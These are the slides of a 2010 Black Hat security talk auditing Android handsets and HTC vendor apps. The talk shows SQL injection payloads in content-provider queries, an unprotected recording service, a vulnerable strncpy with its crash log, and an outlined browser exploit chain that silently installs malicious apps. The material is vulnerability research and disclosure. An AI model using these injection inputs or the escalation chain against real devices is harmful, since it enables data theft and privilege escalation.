MWR INFOSECURITY

The Risk you carry in your Pocket

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Black Hat
Abu Dhabi 2010

MWR InfoSecurity

Who Am I?

- Head of Research @ MWR
- Exploiting stuff before…
  - Microsoft, Google, Adobe, IBM, Mozilla, Sun, Linux, Apple …
- Pwn2Own Winner 2009
  - Safari, IE and Firefox
- Pwn2Own Winner 2010
  - Firefox on Windows 7

- Demo
- Introduction
- Android Sandbox
- Android IPC
- Vulnerabilities
- Demo
- Conclusion
- Q&A

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
Introduction

- Prerequisites:
  - I have got a WebKit vulnerability
- Can own:
  - iPhone
  - Palm Web OS
  - Android

- In Android I am limited to the Sandbox
  - Access to Passwords, Cookies, etc…


Introduction

- I want more Privileges
  - Record Audio



Introduction

- Research on Android Phone
  - Not emulator
  - HTC Legend
    - Android 2.1
- Some apps



What will you see?

- How to:
  - Audit a Android Handset
  - Additions by Vendors
    - And Carriers
  - Audit Android Applications

- And how to exploit the findings

Android – Previous Research

- Kernel vulnerabilities:
  - E.g. sock_sendpage()
- Local vulnerabilities:
  - E.g. adb root vulnerability
    - Fork bomb
    - Setuid return value not checked

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Android – Sandbox

- Applications are Sandboxed
- Using Linux User/Group model
- Every Application == 1 User
  - In theory …
- Communication through IPC
- Permissions

Android – Permissions

- Applications request Permissions
  - AndroidManifest.xml
- Pre-installed apps
  - Set-up by default in phone
- User installed apps
  - Granted by User during installation
  - Limited

Android – Permissions

- Examples:
  - **android.permission.CALL_PHONE**
  - android.permission.RECORD_AUDIO
  - android.permission.INSTALL_PACKAGE

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Android – IPC

- Inter-Process Communication
  - Used by all of the Apps
  - Core feature on Android
  - Protected using Permissions
- Mechanism:
  - Services
  - Content-Providers
  - Broadcasts
  - Activities

Android – IPC

- Supported by /dev/binder
  - Kernel
  - Message routing
  - Permission enforcement
- Messages in “Parcels”
  - Intents special Parcels

Android – Intent

- Serialised Data Structure
- Sent to IPC endpoints
- Contain Extras
  - Strings
  - Primitive Data Types
  - Arrays thereof
  - Serialisable Java Objects (!)

Android – Service

- Similar to RPC
- Class extends Service.class
  - Public methods are exported
  - Called through Intents
- Defined in AndroidManifest.xml:

```
<service android:name="BluetoothHeadsetService">
        <intent-filter>
              <action
android:name="android.bluetooth.IBluetoothHeadset" />
        </intent-filter>
</service>
```

Android – Activity

- Visual Components of Applications
- Application can instantiate them
  - Sometimes
  - Take arguments in Intents
  - Will run in Implementing Process
    - Permissions!


Android – Content-Providers

- Provide Access to any Data
  - Emails
  - Pictures
- Often backed by SQLite Databases
- Content-Resolver
- URI: content://browser/bookmarks
- Standard Interface using Cursors
- Write and Read Permissions
- Not using Intents

Android – Broadcast Receivers

- Register to Broadcast Messages
  - System and Custom
- Some Messages are protected
  - Others can be forged by anyone
- Arguments in Broadcasts
  - Intents
- AndroidManifest.xml
  - Can register dynamically as well

Android – Idea



Android – IPC Exports

- Default IPC exports
- Exported by default
  - Content-Providers
- Export depends on set Filters
  - Services
  - Broadcast Receivers
  - Activities

- Developers aware of that?

Android – Privilege Escalation

- Any vulnerability in any exported:-
  - Service, Content-Provider
  - Broadcast Receiver or Activity
- Can lead to privilege Escalation
  - Gaining privileges of vulnerable App

Android - Applications

- Many Apps on the phone
  - All in different Processes (Theoretically)
- Default Android apps
  - ~ 70 apps
- Vendor apps
  - HTC: ~ 60 apps
  - Plus carrier apps!
- User installed apps
  - Many more

Android – Processes

- 1 User ⇔ 1 App
- Multiple processes per App
- Not on real phones though
  - Shared User Id's
    - Across apps
  - Shared processes
    - Across apps

- => Shared Permissions and Access-rights

Android – Shared UIDs

- Applications can Share UserIds
- If signed by same Developer Key
  - Or Pre-installed
- Pro:
  - Performance
- Contra:
  - Security

Android – Shared UIDs

- Example:
  - com.htc.WeatherWidget
- Permissions:

android.permissions.GET_ACCOUNTS, android.permission.READ_SYNC_SETTINGS

Android – Shared UIDs

- Example:
  - com.htc.WeatherWidget
- Shares "com.htc.rosie.uid.shared" with:

com.htc.FriendStreamWidget, com.htc.TwitterWidget,
com.htc.htcmailwidgets, com.htc.NewsReaderWidget,
com.htc.StockWidget, com.htc.widget.clockwidget,
com.htc.htccalendarwidgets, com.htc.footprints.widgets,
com.htc.htccontactwidgets, com.htc.htcmsgwidgets,
com.htc.htcsyncwidget, com.htc.launcher, com.htc.WeatherWidget,
com.htc.htcsettingwidgets, com.htc.photo.widgets,
com.htc.htcbookmarkwidget, com.htc.MusicWidget,
com.htc.htcsearchwidgets

Android – Shared UIDs

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Android – Shared UIDs

- Example:
  - com.htc.WeatherWidget
- Shared Permissions:

android.permission.INTERNET, com.htc.htctwitter.permission.useprovider, android.permission.ACCESS_FINE_LOCATION, android.permission.ACCESS_NETWORK_STATE, android.permission.ACCESS_WIFI_STATE, android.permission.GET_ACCOUNTS, android.permission.READ_SYNC_SETTINGS, **android.permission.READ_CALENDAR**, android.permission.WRITE_CALENDAR, com.google.android.googleapps.permission.GOOGLE_AUTH.mail, **android.permission.READ_CONTACTS**, **android.permission.CALL_PHONE**, android.permission.CALL_PRIVILEGED, android.permission.READ_SMS, com.htc.socialnetwork.permission.useprovider, android.permission.RECEIVE_BOOT_COMPLETED, android.permission.WRITE_CONTACTS, android.permission.RECEIVE_SMS, android.permission.RECEIVE_MMS, **android.permission.SEND_SMS**, android.permission.VIBRATE, android.permission.WRITE_SMS, android.permission.CHANGE_NETWORK_STATE, android.permission.READ_PHONE_STATE, android.permission.WAKE_LOCK, android.permission.EXPAND_STATUS_BAR, android.permission.GET_TASKS, android.permission.SET_WALLPAPER, android.permission.SET_WALLPAPER_HINTS, android.permission.WRITE_SETTINGS, com.htc.launcher.permission.READ_SETTINGS, com.htc.launcher.permission.WRITE_SETTINGS, android.permission.SET_TIME_ZONE, android.permission.READ_SYNC_STATS, android.permission.WRITE_EXTERNAL_STORAGE, android.permission.BROADCAST_STICKY, **android.permission.WRITE_SECURE_SETTINGS**, android.permission.CHANGE_WIFI_STATE, android.permission.CLEAR_APP_USER_DATA, android.permission.MODIFY_PHONE_STATE, android.permission.ACCESS_COARSE_LOCATION, android.permission.WRITE_APN_SETTINGS, android.permission.ACCESS_CHECKIN_PROPERTIES, android.permission.BLUETOOTH, android.permission.BLUETOOTH_ADMIN, android.permission.ACCESS_WIMAX_STATE, android.permission.CHANGE_WIMAX_STATE, android.permission.ACCESS_LOCATION_EXTRA_COMMANDS, android.permission.ACCESS_LOCATION, android.permission.ACCESS_ASSISTED_GPS, android.permission.ACCESS_NETWORK_LOCATION, android.permission.ACCESS_GPS, com.android.browser.permission.READ_HISTORY_BOOKMARKS, com.android.browser.permission.WRITE_HISTORY_BOOKMARKS

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Android – Vulnerabilities

- SQL injection in Content Providers
  - When backed by SQLite
- Allows for arbitrary reads in databases
  - Across processes
- Can be filtered by Developer
  - Usually is not
  - Not encouraged by Dev Docs
- Have not found instances of writes to DB
- No useful functions (load_extension()…)

Android – SQL Injection

```
final Cursor query(
        Uri uri,
        String[] projection,
        String selection,
        String[] selectionArgs,
        String sortOrder);
```

Android – SQL Injection

```
final Cursor query(
        "content://settings/system",
        null,
        null,
        null,
        null);
```

```
SELECT * FROM system;
```

Android – SQL Injection

```
final Cursor query(
        "content://settings/system",
        null,
        "_id=1",
        null,
        null);
```

```
SELECT * FROM system WHERE _id=1;
```

Android – SQL Injection

```
final Cursor query(
        “content://settings/system”,
        null,
         "(select count(*) from secure where \
        name='adb_enabled' and value=’0’)=0”,
        null,
        null);
```

```
SELECT * FROM system WHERE "(select count(*) from
secure where name='adb_enabled' and value=’0’)=0;
```

Android – SQL Injection

```
final Cursor query(
        "content://settings/system",
        {"_id"},
        null,
        null,
        null);
```

```
SELECT _id FROM system;
```

Android – SQL Injection

```
final Cursor query(
        "content://settings/system",
        {" * FROM bluetooth_devices;"},
        null,
        null,
        null);
```

```
SELECT * FROM bluetooth_devices; FROM system;
```

Android – SQL Injection

```
final Cursor query(
        "content://settings/system",
        {" * FROM sqlite_master;"},
        null,
        null,
        null);
```

```
SELECT * FROM sqlite_master; FROM system;
```

Android – Vulnerabilities

- Unprotected services
- Example:
  - Introduced by HTC
- com.htc.soundrecorder.RecordingService
  - Not protected
  - Explicitly exported
- android.permission.RECORD_AUDIO
  - Now useless
- Every HTC Android phone I checked

Android – Native APIs

- Java less prone to Memory Corruptions
- Native APIs more promising for Review
- Services
  - Directly exporting native API's
- Keep a look out for:
  - loadLibrary("")
  - And " native " keyword

Android – Native APIs

```
I/DEBUG   (   31): pid: 1257, tid: 1258  >>> com.example.test1 <<<
I/DEBUG   (   31): signal 11 (SIGSEGV), fault addr 00000000
I/DEBUG   (   31):  r0 ffffffff  r1 41413000  r2 00000004  r3 ffff0ff0
I/DEBUG   (   31):  r4 00000000  r5 41413000  r6 afd40328  r7 00000000
I/DEBUG   (   31):  r8 00100000  r9 80848121  10 10000000  fp 00117808
I/DEBUG   (   31):  ip afd20209  sp 100ffe20  lr afd20201  pc 80849aa4  cpsr 80000030
I/DEBUG   (   31):          #00  pc 00049aa4  /system/lib/libdvm.so
I/DEBUG   (   31):          #01  lr afd20201  /system/lib/libc.so
```

```
char                mJetFilePath[256];

int JetPlayer::loadFromFile(const char* path) {
    …
    strncpy(mJetFilePath, path, strlen(path));
```

```
public boolean loadJetFile(String path) {
        return native_loadJetFromFile(path);
    }
```

Android – Others

- Let's be creative
- Applications do all kinds of stuff
  - Some of which is stupid :P
- Example: Skype - App

```
# ls -al /data/data/com.skype.raider/files/skypekit
-rwxrwxrwx  1 0  2000  43 /data/data/com.skype.raider/files/skypekit
```

Android – Others

- Permissions:

```
android.permission.DISABLE_KEYGUARD
android.permission.WAKE_LOCK
android.permission.INTERNET
android.permission.GET_ACCOUNTS
android.permission.READ_CONTACTS
android.permission.ACCESS_NETWORK_STATE
android.permission.VIBRATE
android.permission.MODIFY_AUDIO_SETTINGS
android.permission.RECORD_AUDIO
android.permission.READ_PHONE_STATE
android.permission.ACCESS_COARSE_LOCATION
android.permission.GET_TASKS
android.permission.AUTHENTICATE_ACCOUNTS
android.permission.MANAGE_ACCOUNTS
android.permission.READ_SYNC_SETTINGS
android.permission.WRITE_SYNC_SETTINGS
android.permission.GET_ACCOUNTS
android.permission.USE_CREDENTIALS
android.permission.WRITE_SETTINGS
android.permission.WRITE_SECURE_SETTINGS
android.permission.READ_CONTACTS
android.permission.WRITE_CONTACTS
android.permission.READ_SYNC_STATS
android.permission.WRITE_EXTERNAL_STORAGE
```

Android – Deserialisation

- Intents contain Extras
  - Can be Serialisable
- Object type is checked after deserialisation
- Arbitrary objects can be deserialised
  - In other Processes
    - Across trust boundaries
    - With other permissions
- Is this exploitable?
  - Sami?

THE FOLLOWING **SLIDE** HAS BEEN APPROVED FOR

ALL SECURITY PROFESSIONALS

THE PRESENTATION HAS BEEN RATED

PG-18	VENDORS STRONGLY CAUTIONED
Some Material May Be Inappropriate for Children Under 18	
COARSE PROGRAMMING PRACTICE	

Android – Permissions

- Most useful Permission: INSTALL_PACKAGES
- On HTC phones granted to the Browser
  - That's True!
- Why
  - Flashlite Flash player
  - Installs updates using PackageManager
  - Needs Permissions for that …

Android – Permissions

- INSTALL_PACKAGES in Browser
- Impact
  - Malicious Code in Browser
  - Installs arbitrary Applications
    - Without prompting the User
  - Gains arbitrary Permissions
    - For malicious applications
    - No restricted permissions

Android – Demo

- That should be enough…

Demo Time!

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
Android Demo - Vulnerability

- Use-after-free in Browser
- WebKit
  - Android, Chrome, Safari, iPhone, Symbian, Palm Pre and more
- Allows for arbitrary code execution
- HTML5
  - Introduced in Android 2.0
  - 1.5 and 1.6 not vulnerable
- JavaScript
- Patched in 2.2
- No NX , No ASLR

Android - Use-after-free in Browser



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

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

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

Android - Shellcode

- Steps:
  - 1. Connect back to Attacker
  - 2. Upload malicious APK
  - 3. Install from Browser
  - 4. Pwnage!

Android - Demo

THE FOLLOWING **DEMO** HAS BEEN APPROVED FOR

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THE PRESENTATION HAS BEEN RATED

PG-18	VENDORS STRONGLY CAUTIONED
Some Material May Be Inappropriate for Children Under 18	

0-DAY, SHELLCODE and MOBILE ROOTKIT

Android Proof-of-Concept

- Reported the vulnerability to vendors
  - Patched in 2.2
- However
  - Any WebKit vulnerability will do
- Not patched in most Phones

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Conclusion

- Understand the Threats
- Android Sandbox
  - Fairly Reasonable
- Many bugs introduced by:
  - Vendors, Carriers
  - 3rd Party Apps
- Testing and Assurance
  - For Phones
  - Not just OS

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Questions?